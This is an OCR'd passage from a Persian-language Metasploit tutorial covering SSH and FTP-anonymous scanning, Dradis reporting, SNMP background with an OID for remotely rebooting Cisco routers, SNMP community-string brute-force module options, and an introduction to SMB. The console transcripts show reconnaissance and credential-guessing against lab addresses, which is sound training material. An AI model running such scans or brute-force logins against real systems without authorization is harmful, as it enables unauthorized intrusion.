
مثلا استفاده از سرویس FTP برای نقل و انتقال اطلاعات در صورت وجود خود ضعف است زیرا این سرویس امن نمی باشد وانتقال اطلاعات به صورت clear txt انجام میشود که به راحتی بحث sniff رو روی پورت ۲۱ این سرویس خواهیم داشت .

حال کارها و دستوراتی رو که در این بخش باید استفاده کنیم روی تصاویر با هم می بینیم

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifie
   RPORT    22               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe

msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk '{print $2}
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.tx

msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run

[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed
```

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.1.20-192.168.1.30
RHOSTS => 192.168.1.20-192.168.1.30

msf auxiliary(anonymous) > set THREADS 10
THREADS => 10

msf auxiliary(anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

   Name     Current Setting            Required  Description
   ----     ---------------            --------  -----------
   FTPPASS  mozilla@example.com        no        The password for the specified
   FTPUSER  anonymous                  no        The username to authenticate as
   RHOSTS   192.168.1.20-192.168.1.30  yes       The target address range or CID
   RPORT    21                         yes       The target port
   THREADS  10                         yes       The number of concurrent thread

msf auxiliary(anonymous) > run

[*] 192.168.1.23:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] Recording successful FTP credentials for 192.168.1.23
[*] Auxiliary module execution completed
```

و در آخر نیز میتوانیم خروجی کار را در همان سه قالب که گفته شده روی ابزار dradis بگیریم
(برای ارائه گزارش)



dradis v2.7.0 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
dradis v2.7.0
localhost https://localhost:3004/
BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SEORG.org Music
import from file... export
dradis v2.7.0- configuration | logout | feedback
add branch
add note note categories
Dradis Framework 2.7
Uploaded files
scan.xml - Nmap scan
192.168.1.201
80/tcp
135/tcp
139/tcp
443/tcp
445/tcp
3306/tcp
3389/tcp
192.168.1.202
135/tcp
139/tcp
445/tcp
3389/tcp
192.168.1.204
3389/tcp
Text
Category
Author
Last Upd
Category: Nmap output
Port #80/tcp is open (syn-ack) Service: http Product: Apache httpd Version: 2.2. Nmap output Nmap 20 May 2
Port #80/tcp is open (syn-ack)
Service: http
Product: Apache httpd
Version: 2.2.17
Find a Node
Notes
Import note...
Attachments
what's new in this version?

SNMP Sweeping

مخفف Simple Network Management Protocol

SNMP یک پروتکل برای مدیریت شبکه است که شما اون رو می تونید روی هر سیستمی (از جمله روترها) نصب کنید و به مدیریت و البته Monitoring شبکه خودتون بپردازید.


البته SNMP v1 & SNMP v2 مشکلات امنیتی زیادی دارد .



The **Simple Network Management Protocol (SNMP)** is the basic method of **gathering bandwidth and network usage data.** It can be used to monitor bandwidth usage of routers and switches port-by-port as well as device readings like memory, CPU load etc.

معمولاْ مدیران شبکه و افراد آشنایی زیادی با اون ندارند نمی تو نند به خوبی اون رو manage کرده و به راحتی می شه سوءِ استفاده کرد پروتکل SNMP پروتکلیست جهت کنترل و دریافت اطلاعات از کلیه تجهیزات تحت شبکه که این پروتکل را پشتیبانی میکنند. این پروتکل در مجموع دارای دو متد بسیار مهم می باشد متد SET و متد GET . متد SET جهت اعمال تنظیمات و متد GET جهت دریافت اطلاعات از قطعات IP Based مورد استفاده قرار می گیرد . معمولا در بحث SNMP مباحثی چون MIB و OID نیز مطرح است.هر Device تحت شبکه که پروتکل SNMP رو ساپورت می کنه OID های مربوط به خود رو داره . بطور مثال شما قصد دارید با کمک این پروتکل یک روتر سیسکو را از راه دور ریستار کنید برای این منظور شما بایستی با متد SET مقدا ر OID .۳,۶,۱,٤,۱,۹,۹,٤۸,۱,۱,۱,۶,۱. را ست نمود تا بتوانید از راه دور روتر را ریستار نمایید.البته بحث درمورد پروتکل SNMP بسیار وسیع تر از آنچیزیست که من اینجا مطرح نموم .مباحثی چون Trap و MIB Browser از جمله مطالبیست که در بحث پروتکل SNMP مطرح می باشد.

در دلفی در مجموع کامپوننت Indy این پروتکل موجود می باشد.



مزایای SNMP چیست ؟

بزرگترین مزیت استفاده از SNMP این است که SNMP برای سادگی طراحی شده و بنابراین کاربرد آن برای شبکه های بزرگ راحت است و زمان نصب آن کوتاه و بسیاری از فشارها و کارها را در شبکه کاهش میدهد. همچنین طراحی ساده آن این امکان را برای کاربر فراهم میکندکه برای متغیرهایی که میخواهد ببیند برنامه ریزی نماید و نمایش در سطح پایین برای متغیر های زیر انجام دهد :

الف) عنوان متغیر

ب) نوع داده متغیر (به عنوان مثال : عدد صحیح , رشته)

ج) عدم تفاوت در نوع متغیر که فقط خواندنی باشد یا قابل خواندن و نوشتن (متغیر)

نتیجه تمام این ساده سازی ها این است که مدیریت شبکه ساده شده و بمقدار زیاد از فشارهای موجود کاسته میشود

مدیریت شبکه های کامپیوتری SNMP

مدیریت شبکه مفهومی است که از ابزارها و تکنیک های مختلف به منظور مدیریت شبکه ها و سیستم ها استفاده می‌کند. مدیریت شبکه شامل پنج عملکرد اصلی است که عبارتند از:

مدیریت خطا، مدیریت تنظیمات، مدیریت حسابداری، مدیریت اجرا و مدیریت امنیت.در شبکه های کامپیوتری که ترکیبی از روترها، سوییچ ها و سرورها هستند، به منظور مدیریت همه ابزارها در شبکه باید کاری انجام شود تا از کارکرد بهینه آنها آگاه شد.

اینجاست که SNMP، پروتکل ساده مدیریت شبکه، می تواند کمک کند. این پروتکل در سال ۱۹۸۸ معرفی شد تا احتیاجات رشدیافته ای را در پروتکلی به منظور مدیریت ابزارهایی که بر پایه پروتکل IP

کار می کنند، اعمال کند. هسته اصلی SNMP مجموعه ساده ای از اعمال است که بهadministrator ها توانایی تغییر در محدوده ابزارهایی که بر پایه این پروتکل کار می کنند را، فراهم می‌کند. همچنین امکان اداره کردن، بازبینی و پشتیبانی از شبکه های کامپیوتری دور یا محلی که بر اساس TCP/IP کار می کنند، میسر می شود و در واقع راهی استاندارد به منظور یافتن اطلاعات شبکه ای است. در مقایسه با SGMP که تنها برای مدیریت روترهای اینترنت ایجاد شد، SNMP برای مدیریت Unix، Windows، پرینتر ها، Rack Modemها و غیره به کار می رود. مانیتور کردن شبکه به منظور درک بهتر چگونگی کارکرد شبکه، از دیگر عملکردهای مدیریت شبکه است که نه تنها برای ترافیک های محلی به کار نمی رود، بلکه برای interface های شهری نیز استفاده می شود.

در این پروتکل، دو عنصر ارتباطی به نام های عامل ها و مدیران وجود داردکه عامل ها اطلاعات شبکه ای را برای برنامه مدیر که روی کامپیوتر دیگر در حال اجراست، تولید می کند. مدیر، یک راه انداز سرور است که بعضی از انواع نرم افزارهای سیستمی که وظایف مدیریتی شبکه را بر عهده دارند، اجرا می کنند. مدیران اغلب با عنوان NMS شناخته می شوند. وظیفه یک NMS، سرشماری و دریافت trap از یک عامل در شبکه می باشد. Trap راهی است که یک عامل از طریق آن وقوع چیزی را به NMS خبر می‌دهد.

مدیران و عامل ها از MIB ها به صورت مشترک استفاده می کنند که همانند یک پایگاه داده است و متشکل از هر نوع اطلاعات آماری از device های مدیریت شده می باشد و این اطلاعات را به صورت ساختار درختی نمایش می دهد.

گروه IETFSNMP ، پروتکل را به عنوان پروتکل استانداردی برای کنترل ترافیک اینترنت معرفی کرده است. همچنین RFC هایی مخصوص پروتکل های موجود در محدوده‌ی پروتکل IP منتشرکرده است. پروتکل SNMP در سه نسخه ارائه شده است که اولین نسخه از آن در RFC1157 معرفی شده است. امنیت در این نسخه از پروتکل پایین است و با کلمه عبور می توان با آن ارتباط برقرار کرد.

در کل سه نوع ارتباط رشته ای در SNMPv1 وجود داردکه عبارتند از:

SNMPv2 بر پایه ارتباط رشته ای کار می کند که از لحاظ فنی SNMPv2c نامیده می شود و در RFC3416، RFC3417، RFC3418 معرفی شده است. Read-only، write-only و trap.

SNMPv3 آخرین نسخه از SNMP است که مزیت اصلی آن نسبت به نسخ قبلی، در مدیریت شبکه، امنیت است و پشتیبانی هایی به منظور خصوصی کردن ارتباط ها بین موجودیت های مدیریت شده، اضافه می کند. به طور کلی این نسخه از SNMP تحولی از استانداردهای اولیه به استانداردهای نهایی ایجاد کرده است. RFC هایی که این نسخه را تعریف می کنند،

عبارتند از:

RFC3415, RFC3416, ,RFC3410, RFC3411, RFC3412, RFC3413, RFC3414
RFC3417, RFC3418, RFC2576

با توجه به اینکه SNMPv3 یک استاندارد کامل است، ولی تولیدکنندگان به سختی نسخه جدیدی از یک پروتکل را قبول می کنند و اکثر اعمال تولیدکنندگان SNMP بر طبق SNMPv1 صورت می گیرد.

SNMPv1 و SNMPv2 از مفاهیم ارتباط های رشته ای به منظور برقراری اطمینان بین مدیران و عامل ها استفاده می کنند. ارتباط های رشته ای که بیشتر نام برده شد، لزوماً کلمه عبور هستند که هر کدام از آنها فعالیت های مختلفی را کنترل می کنند. در ارتباط رشته ای read-only، همانطور که از نام آن مشخص است، امکان خواندن داده را به شما می‌دهد و هر گونه تغییر یا اصلاح در آن غیر ممکن است.

به عنوان مثال شما قادر خواهید بود تعداد بسته هایی که به پورت های روتر شما فرستاده می شود را، بخوانید، اما صفر کردن شمارنده را غیر ممکن می سازد.
ارتباط رشته ای read-write، امکان خواندن و تغییر مقادیر را میدهد. با این ارتباط شما می توانید شمارنده ها را بخوانید، مقادیر آنها را صفر کنید و همچنین واسط ها را صفر کنید یا کارهایی در جهت تغییر تنظیمات روتر انجام دهیم.

سرانجام ارتباط رشته ای trap امکان دریافت رشته ها از جمله اخطارهای غیر همزمان از عامل را فراهم می کند. بیشتر فروشندگان، تجهیزات خود را با ارتباط رشته ای پیش فرض می فرستند. به طور نمونه از public برای ارتباط رشته ای read-only و private برای ارتباط رشته ای read-write استفاده می شود. تغییر این پیش فرض ها پیش از اینکه دستگاه روی شبکه قرار گیرد، مهم

است. زمانیکه یک عامل SNMP را نصب می کنید، مقصد رشته ی آن را تنظیم می کنید از آن پس هر رشته ای که آن عامل تولید می کند، به این آدرس فرستاده می شود.


در این بخش مثالی از کارکرد SNMP در شبکه را به منظور درک بهتر بیان می کنیم. تصور کنید شبکه ای از ۱۰۰ نوع ماشین داریم که سیستم عامل های مختلفی روی آن اجرا می شوند.

برخی از ماشین ها file server هستند، تعداد کمی server print می باشند. یکی دیگر نرم افزاری اجرا می کند که به شرح معاملات کارت اعتباری رسیدگی می کند و بقیه کارهای پرسنلی انجام می دهند. علاوه بر این چندین سوئیچ و روتر به کارکرد شبکه کمک می کند. یک مدار T1شرکت را به اینترنت وصل می کند و یک ارتباط خصوصی برای سیستم تایید کارت اعتباری اجرا می شود. اگر file server در ساعات غیر کاری خراب شود، مشکلات زیادی را به دنبال خواهد داشت.
اگر مشکل سخت افزاری باشد، مشکل به راحتی رفع خواهد شد. اما هزاران دلار از فروش شرکت از دست خواهد رفت. همچنین اگر مدارT1 در اینترنت از کار بیفتد، مقدار زیادی از درآمد حاصل از فروش سایت شرکت را تحت تاثیر قرار می دهد. اینجاست که SNMP می‌تواند به ما حتی در ایام تعطیل کمک کند، بدون اینکه نیاز به نیروی انسانی باشد. این پروتکل امکان چک کردن شبکه را فراهم می کند. به طور مثال زمانیکه افزایش تعداد بسته های بد و ناجور که به یکی از روترها می رود، منجر به از کار افتادن روتر مربوطه شوند، SNMP گزارش می دهد و می توان قبل از، کار افتادن روتر مربوطه، نسبت به رفع مشکل اقدام کرد.

این بحثی کوتاه درباره این پروتکل حال چطور از این پروتکل در metasploit استفاده کنیم تمامی این موارد را به صورت تصویری به شما نشان می دهیم

```
msf > search snmp

Matching Modules
================

   Name                                                Disclosure Date  Rank    D
   ----                                                ---------------  ----    -
   auxiliary/scanner/misc/oki_scanner                                   normal  O
   auxiliary/scanner/snmp/aix_version                                   normal  A
   auxiliary/scanner/snmp/cisco_config_tftp                             normal  C
   auxiliary/scanner/snmp/cisco_upload_file                             normal  C
   auxiliary/scanner/snmp/snmp_enum                                     normal  S
   auxiliary/scanner/snmp/snmp_enumshares                               normal  S
   auxiliary/scanner/snmp/snmp_enumusers                                normal  S
   auxiliary/scanner/snmp/snmp_login                                    normal  S
   auxiliary/scanner/snmp/snmp_set                                      normal  S
   auxiliary/scanner/snmp/xerox_workcentre_enumusers                    normal  X
   exploit/windows/ftp/oracle9i_xdb_ftp_unlock         2003-08-18       great   O
   exploit/windows/http/hp_nnm_ovwebsnmpsrv_main       2010-06-16       great   H
   exploit/windows/http/hp_nnm_ovwebsnmpsrv_ovutil     2010-06-16       great   H
   exploit/windows/http/hp_nnm_ovwebsnmpsrv_uro        2010-06-08       great   H
   exploit/windows/http/hp_nnm_snmp                    2009-12-09       great   H
   exploit/windows/http/hp_nnm_snmpviewer_actapp       2010-05-11       great   H
   post/windows/gather/enum_snmp                                        normal  W
```

```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

Module options (auxiliary/scanner/snmp/snmp_login):

   Name              Current Setting
   ----              ---------------
   BATCHSIZE         256
   BLANK_PASSWORDS   true
   BRUTEFORCE_SPEED  5
   CHOST
   PASSWORD
   PASS_FILE         /opt/metasploit3/msf3/data/wordlists/snmp_default_pass.txt
   RHOSTS
   RPORT             161
   STOP_ON_SUCCESS   false
   THREADS           1
   USER_AS_PASS      true
   VERBOSE           true
```



جهت کسب اطلاعات بیشتر در خصوص این پروتکل به آدرسهای زیر مراجعه نمایید

وب سایت، مقالات و انجمن های تخصصی سخت افزار: http://www.seahardware.com/

وب سایت و انجمن های تخصصی شبکه و سیستم های سیسکو: http://www.ciscotopic.com/

این هم آخرین مبحث در حوزه information gathering می باشد .

Vulnerability Scanning

ما در این سرفصل میخواهیم با نحوه اسکن سایتها و کشف آسیب پذیری هایی که احتمال وجود آنها با توجه به استفاده از سیستم عامل های خاص مثل ویندوز و یا لینوکس و ... را بررسی کنیم .

SMB Login Check

در ابتدا توضیحاتی چند در باره اینکه smb چیست و نحوه نفوذ و آسیب پذیری در آن به چه صورت است و در آخر هم در متا اسپلویت از چه دستورات و فرمانهایی برای کشف و تست این پروتکل استفاده می شود را با هم مرور خواهیم کرد.

پروتکل SMB

مخفف Server Message Block بوده و پروتکلی برای اشتراک فایل ، چاپگر و در بعضی مواقع اشتراک پورت‌های com است. SMB یک پروتکل مهم در لایه کاربرد است. SMB یک پروتکل سرویس‌گیرنده/سرویس‌دهنده و درخواست/پاسخ است و منظور از سرویس‌گیرنده/سرویس‌دهنده این است که یک ماشین منابع را به اشتراک می‌گذارد (سرویس‌دهنده) و ماشینی دیگر از منابع اشتراکی استفاده می‌کند (سرویس‌گیرنده) و منظور از درخواست/پاسخ این است که سرویس‌گیرنده یک درخواست به سرویس‌دهنده ارسال می‌کند و سرویس‌دهنده پس از بررسی درخواست پاسخ مناسب را برای سرویس‌گیرنده ارسال می‌کند. این پروتکل در لایه جلسه استفاده می شود .

چه پیاده سازی هایی از پروتکل SMB وجود دارد؟

این پروتکل توسط دو نرم افزار رایج Samba و CIFS پیاده سازی شده است. CIFS در سیستم های عامل ویندوز مایکروسافت و نرم افزار Samba در سیستم های عامل لینوکس، یونیکس، سولاریس و مکینتاش پیاده سازی شده است.

منظور از سطوح امنیتی در پروتکل SMB چیست؟

منظور از سطوح امنیتی، روش اعمال سیاست های امنیتی بر روی ماشین و منابع به اشتراک گذاشته توسط آن است. اگر برای هر منبع اشتراکی، کاربر و سطح دسترسی تعیین کنیم،در سطح امنیتی اشتراک قرار داریم. در سطح دیگر، اگر کاربری مجاز برای دسترسی به ماشین تعیین کنیم که بتواند با یک حقوق تعریف شده به تمام اشتراک ها دسترسی داشته باشد، در سطح امنیتی کاربر قرار داریم.

